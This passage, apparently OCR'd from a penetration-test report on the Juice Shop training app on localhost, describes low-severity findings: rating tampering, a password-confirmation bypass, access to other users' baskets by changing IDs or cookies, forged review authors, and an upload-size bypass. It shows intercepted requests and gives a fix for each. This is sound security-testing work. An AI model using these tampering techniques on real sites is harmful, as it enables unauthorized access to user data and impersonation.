Suite tool, an attacker is able to change the value of the rating which is not checked later.

TECHNICAL DETAILS (PROOF OF CONCEPT)


1) In the "Customer Feedback" panel, provide random data in the way that the form can be validated for data validation

the rating


(in this is set)



2) Intercept request, change the value for out-of-range value case rating=0 value



3) Modified request is approved and sent



RECOMMENDATION

It is recommended to verify passed values on the backend, not only on the frontend side before it reaches a database.


[LOW] Improper Input Validation

SUMMARY

During the testing, it was observed that during registration a person can bypass the condition that password and repeated password must be the same to create an account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) The requests during the registration process are intercepted. We get the informations about our credentials. We can change the repeated password value and bypass the checking if passwords are the same process.



Request

Pretty Raw Hex \n

```
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 211
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   ovbe4ymaJ2EqYD3jALWUvHWTm9i9EH5eiPMHXxt0ZIvk0ZQ8X1Bx59L7MK6l
13
14 {
     "email":"wikto@gmail.com",
     "password":"dada",
     "passwordRepeat":"wewe",
     "securityQuestion":{
       "id":2,
       "question":"",
       "createdAt":"2020-12-10T10:28:03.677Z",
       "updatedAt":"2021-12-10T10:28:03.677Z"
     },
     "securityAnswer":"we"
   }
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Users/23
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 306
9 ETag: W/"132-T4Ae7/LmF5Kup1XO1Q7OUy7cHjo"
10 Vary: Accept-Encoding
11 Date: Fri, 10 Dec 2021 17:25:22 GMT
12 Connection: close
13
14 {
     "status":"success",
     "data":{
       "username":"",
       "role":"customer",
       "deluxeToken":"",
       "lastLoginIp":"0.0.0.0",
       "profileImage":"/assets/public/images/uploads/default.svg"
       ,
       "isActive":true,
       "id":23,
       "email":"wikto@gmail.com",
       "updatedAt":"2021-12-10T17:25:22.495Z",
       "createdAt":"2021-12-10T17:25:22.495Z",
       "deletedAt":null
     }
   }
```

RECOMMENDATION

Implement input validation where you check if both of the values are the same not only on the client-side but also on the server-side.

[LOW] Broken Access Control


SUMMARY

During the tests it was observed that any user have access to another user's basket, only with the knowledge about his basket's ID.


TECHNICAL DETAILS (PROOF OF CONCEPT)

1) After capturing a query about our shopping cart page, we notice a parameter that specifies something like basketID

372	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board	✓
373	http://localhost:3000	GET	/rest/admin/application-configuration	
375	http://localhost:3000	GET	/rest/basket/1	
376	http://localhost:3000	GET	/rest/user/whoami	
377	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&...	✓
378	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websock...	✓





2) When you change the number at the end of the link (for example, to the number 2), you get information about another person's basket.




```
"status":"success",
"data":{
  "id":2,
  "coupon":null,
  "createdAt":"2021-12-12T15:21:05.151Z",
  "updatedAt":"2021-12-12T15:21:05.151Z",
  "UserId":2,
  "Products":[
    {
      "id":4,
      "name":"Raspberry Juice (1000ml)",
      "description":
      "Made from blended Raspberry Pi, water and sugar.",
      "price":4.99,
      "deluxePrice":4.99,
      "image":"raspberry_juice.jpg",
      "createdAt":"2021-12-12T15:21:03.317Z",
      "updatedAt":"2021-12-12T15:21:03.317Z",
      "deletedAt":null,
      "BasketItem":{
        "id":4,
        "quantity":2,
        "createdAt":"2021-12-12T15:21:05.424Z",
        "updatedAt":"2021-12-12T15:21:05.424Z",
        "BasketId":2,
        "ProductId":4
```


3) Another person's cart can also be accessed by changing cookies. The cart ID is passed on as a bid


Your Basket (admin@juice-sh.op)
Eggfruit Juice (500ml)
Raspberry Juice (1000ml)
ole
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
What's New
Filter Items
Key
Value
bid
5
itemTotal
54.93000000000001


Your Basket (admin@juice-sh.op)
Raspberry Juice (1000ml)
e
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Filter Items
Key
Value
bid
2
itemTotal
9.98

RECOMMENDATION

User should never be able to access another user's basket. User's cookie information should reflect their identity, so use that user's cookie to authenticate and allow access to their private information. Anyone not in possession of that cookie should receive a 403 response code.

[LOW] Broken Access Control

SUMMARY

The analysis showed that a user as able to post a product review as another user or edit any user's existing review.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) We intercept the request when issuing a review. As you can see on the attached screen, the request sends information about who is the author of the review

2) When you change this email to another person's email, sending the request also succeeds, allowing you to impersonate another person when giving feedback

```
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJrbGllbnRAZ21haWwuY29tIiw
icGFzc3dvcmQiOiJkOWQxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSIsInJvbGUiO
iJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiw
icHJvZmlsZUltYWdlIjoiL2Fzc2VOcy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsd
C5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjI
wMjEtMTItMTYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTItM
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzOTY
2MDA1MywiZXhwIjoxNjM5Njc4MDUzfQ.xZRqBuPaCRI20D29TiJfvl3fcyoTiGky7jHQg2
xF-5S1Rv4zTbzvG6FykGKzbYQZczM2pJrXamTAmyo-B-8LL9vQB9rwjXQfbqJ5j9kSJ2BX
Ut-MNyUtCw1rPPko2Hf4D5saVCvWrzfvQmJHsPOAwonhIHR_7E4mBYVLjL_MnhQ
Content-Type: application/json
Content-Length: 44
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
RWHJhPtjIlsnSkUWHPuqhYTpF6f0SWilauMzi5JfgqHPrtanc7kSkaUY1iE6Srah26fbbI
LjsWQix8f5w; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJrbGllbnRAZ21haWwuY29tIiw
icGFzc3dvcmQiOiJkOWQxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSIsInJvbGUiO
iJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiw
icHJvZmlsZUltYWdlIjoiL2Fzc2VOcy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsd
C5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjI
wMjEtMTItMTYgMTM6MDc6MjYuMjU4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTItM
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzOTY
2MDA1MywiZXhwIjoxNjM5Njc4MDUzfQ.xZRqBuPaCRI20D29TiJfvl3fcyoTiGky7jHQg2
xF-5S1Rv4zTbzvG6FykGKzbYQZczM2pJrXamTAmyo-B-8LL9vQB9rwjXQfbqJ5j9kSJ2BX
Ut-MNyUtCw1rPPko2Hf4D5saVCvWrzfvQmJHsPOAwonhIHR_7E4mBYVLjL_MnhQ

{
  "message":"test",
  "author":"test@gmail.com"
}
```

```
1  HTTP/1.1 201 Created
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  Content-Type: application/json; charset=utf-8
7  Content-Length: 19
8  ETag: W/"13-7VZO8KTPonIRADi0KwrrIwu705o"
9  Vary: Accept-Encoding
10 Date: Thu, 16 Dec 2021 13:11:21 GMT
11 Connection: close
12
13 {
     "staus":"success"
   }
```

RECOMMENDATION

Improve your session management so unauthorized user cannot send such request. Validate what is sent in the request or change session management functionality.

[LOW] Improper Input Validation


SUMMARY

The analysis showed that it is possible to sent a file that is larger that it is validated on the fronside (frontend validation bypass) but also type of the file is not checked.

TECHNICAL DETAILS (PROOF OF CONCEPT)

SIZE

1) After capturing a request with a sent valid PDF file, we get this response from the server, which shows us what a valid message looks like after the file is sent



Request

Pretty | Raw | Hex | \n


```
POST /file-upload HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0Q
GdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYz
QzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiI
sImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3Nl
dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY
3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT
E5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTE
5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQi
OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs
44l43OtuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygIl0c2hOiQT1l3KxB
-OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_jIoD
fRUfWZ--3zCUn5XD4iEBWwVjKl3o
Content-Type: multipart/form-data;
boundary=--------------------------289759672323341623183608062263
Content-Length: 229
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBHgNuENtYXiOWfgaSqgHk3ub
XtnwcVlSzqUXYsgZibzSQnhjltvvIeasVBiElfxJ

----------------------------289759672323341623183608062263
Content-Disposition: form-data; name="file"; filename="
file.pdf"
```

Response

Pretty | Raw | Hex | Render | \n


```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Date: Tue, 21 Dec 2021 18:35:19 GMT
Connection: close
```

2) After opening a pdf file of a size larger than allowed on the page in a text editor (e.g. notepad++), copying the content and replacing the previous pdfa content with the "too large" one, we send a request. As a result, we get the same response as in the case of a correctly sent request.

